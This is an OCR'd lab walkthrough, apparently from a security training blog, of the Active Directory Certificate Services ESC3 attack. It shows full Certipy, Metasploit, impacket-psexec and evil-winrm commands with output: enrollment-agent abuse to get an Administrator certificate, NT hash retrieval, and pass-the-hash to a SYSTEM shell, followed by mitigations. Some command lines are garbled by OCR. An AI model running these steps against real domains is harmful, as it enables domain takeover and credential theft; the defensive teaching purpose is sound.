


Inside the Edit Window:

Select: **Code Signing** → Click **Remove**




- Click **Add and then** Select **Certificate request Agent**
- And Click **OK**




Confirm Issuance Requirements

Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.




Find Vulnerable Template in the list and select it, in our case we created it as ESC3.

Click OK to publish it



Save the Template

Click **OK** to save and close



We can see our **template** is now created!

Enumeration & Exploitation

ESC3 Attack Using Certipy

Enumeration for Vulnerable Templates

Use Certipy from the attacker machine to enumerate AD CS configuration and vulnerable templates, specifying as the user in this case.

Let's fire the command

certipy-ad find -u -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 15 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC-CA' via CSRA: CASessionError: code:
[*] Trying to get CA configuration for 'ignite-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250112131824_Certipy.zip'. Drag and drop the file into the BloodHound
[*] Saved text output to '20250112131824_Certipy.txt'
[*] Saved JSON output to '20250112131824_Certipy.json'
```

Identify a certificate template that contains the Certificate Request Agent EKU, allows on-behalf-of enrollment, and is vulnerable to ESC3 exploitation in the file saved as 20250112131824_Certipy.txt

Use your preferred text editor to view the saved file in this case, we're using cat to read its contents.

```
┌──(root㉿kali)-[~]
└─# cat 20250112131824_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ignite-DC-CA
    DNS Name                            : DC.ignite.local
    Certificate Subject                 : CN=ignite-DC-CA, DC=ignite, DC=local
    Certificate Serial Number           : 316830D883F61CA647EADB55B6501712
    Certificate Validity Start          : 2024-12-22 08:01:51+00:00
    Certificate Validity End            : 2029-12-22 08:11:51+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : IGNITE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        ManageCa                        : IGNITE.LOCAL\Administrators
                                          IGNITE.LOCAL\Domain Admins
                                          IGNITE.LOCAL\Enterprise Admins
        Enroll                          : IGNITE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : ESC3
    Display Name                        : ESC3
    Certificate Authorities             : ignite-DC-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
```

```
                                IGNITE.LOCAL\Administrator
  [!] Vulnerabilities
    ESC3                                : 'IGNITE.LOCAL\\Domain Users' can enroll and template has Certifica
1
```

Request a Certificate as Administrator

Use the vulnerable template to request a certificate for your own user (eg, raj)

certipy-ad req -u -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC3'

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC3'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 22
[*] Got certificate with UPN 'raj@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'raj.pfx'
```

If successful, Certipy generates and saves a .pfx certificate file in our case, it's !

We're directing Certipy to log in as raj, use the 'User' certificate template to request a cert on behalf of Administrator, and save the resulting certificate as .

local' -p 'Password@1' -dc-ip 192.168.1.48 -ca ignite-DC-CA -target 'dc.ignite.local' -template 'User' -on-behalf-ofpfx
If successful, this results in a **valid certificate for Administrator** without needing their credentials.

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ign
ite.local' -template 'User' -on-behalf-of administrator -pfx raj.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Note: The -on-behalf-of administrator flag is the key impersonation step, it tells the CA to issue a certificate for Administrator instead of the requesting user.

Use the Certificate

Once authenticated as **Administrator**, you can proceed to dump **NTLM hashes** from the **Domain Controller**.

To achieve, fire the command as

certipy-ad auth -pfx administrator.pfx

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

After that, perform **lateral movement** using **Pass-the-Hash (PTH)** attacks.

For this, use the powerful **Impacket** toolkit with a command like:

impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48

```
┌──(root㉿kali)-[~]
└─# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file ctSWtGiq.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service toNi on 192.168.1.48.....
[*] Starting service toNi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

This allows you to access resources on other systems without needing the actual password just the hash.

ESC3 Attack Using Metasploit

Use Metasploit's LDAP module to find vulnerable AD CS templates (like ESC3); if impersonation is possible, exploit it using the icpr_cert module, which requests a certificate via RPC and saves a .pfx file for future authentication.

In this case, the AD CS server issued a cert for , saved as a .pfx at /root/.msf4/loot/…, ready for PKINIT-based auth.

use auxiliary/admin/dcerpc/icpr_cert
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC3
set SMBDomain ignite.local
set SMBPass Password@1
run

```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA ⇒ ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC3
CERT_TEMPLATE ⇒ ESC3
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain ⇒ ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass ⇒ Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser ⇒ raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: raj@ignite.local
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 -   * 1.3.6.1.4.1.311.20.2.1 (Certificate Request Agent)
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112133159_default_192.168.1.48
[*] Auxiliary module execution completed
```

We can verify that the .pfx file is valid and stored locally and it can now be used to authenticate as or impersonate another user, depending on the template's permissions.

In this case, we listed the **loot** directory and renamed the obtained certificate to **administrator.pfx** for clarity

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ls
20250112133320_default_192.168.1.48_windows.ad.cs_825312.pfx

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20250112133320_default_192.168.1.48_windows.ad.cs_825312.pfx administrator.pfx
```

We can reuse the Metasploit module admin/dcerpc/icpr_cert to impersonate the **Administrator** account and obtain a valid **.pfx** certificate issued in their name.

By setting **ON_BEHALF_OF**, a low-privileged user can request a certificate on behalf of another user in this case, **Administrator**.

*Note: It works **only if** the certificate template allows it (SubjectAltName from requester & no Manager Approval or ENROLLEE_SUPPLIES_SUBJECT restrictions).*

We selected the 'User' certificate template, which is likely enrollable by the current user.

use auxiliary/admin/dcerpc/icpr_cert
set ON_BEHALF_OF Administrator
set PFX /root/.msf4/loot/administrator
set CERT_TEMPLATE User
run

```
msf6 auxiliary(admin/dcerpc/icpr_cert) > set ON_BEHALF_OF Administrator
ON_BEHALF_OF ⇒ Administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > set PFX /root/.msf4/loot/administrator.pfx
PFX ⇒ /root/.msf4/loot/administrator.pfx
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE User
CERT_TEMPLATE ⇒ User
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: Administrator@ignite.local
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112133551_default_192.168.1.48_windows.ad
[*] Auxiliary module execution completed
```


We successfully obtained a certificate as Administrator, confirming the template's vulnerability to ESC3, and the resulting .pfx file now serves as Administrator's private key and certificate, enabling Kerberos authentication as that user using Certipy or similar tools.

In this case, we use the **.pfx** file to authenticate as **Administrator** and obtain a **Kerberos TGT** via a Metasploit module which can later be used for **Pass-the-Ticket (PTT)** attacks..

Launch Metasploit: msfconsole

use auxiliary/admin/kerberos/get_ticket

set action GET_HASH
set cert_file
/root/.msf4/loot/20250112133551_default_192.168.1.48_windows..cs_685006.pfx
set rhosts 192.168.1.48
run



If successful, NTLM hash is dumped

Lateral Movement & Privilege Escalation using Evil-Winrm

Use **Evil-WinRM** to get a shell as **Administrator** via certificate-based authentication. Launch it with the following command:

evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38

Mitigation

- **Restrict Certificate Request Agent EKU Usage** → Only assign to dedicated agent templates used by trusted PKI personnel
- **Require Certificate Manager Approval** → Ensure all templates with the Agent EKU need manual approval before certificate issuance
- **Limit Enrollment Permissions** → Grant Enroll/Autoenroll rights only to trusted users/groups, not to Domain Users
- **Audit Existing Templates for EKU Risk** → Use toolslike Certipy to identify templates with 1.3.6.1.4.1.311.20.2.1
- **Monitor for Abuse & Impersonation** → Log and alert on Event IDs 4886 (request) and 4887 (issued); flag on-behalf-of activity
- **Harden CA Infrastructure** → Remove unused roles (e.g., Web Enrollment), apply patches, and isolate CA servers with strong ACLs and network controls

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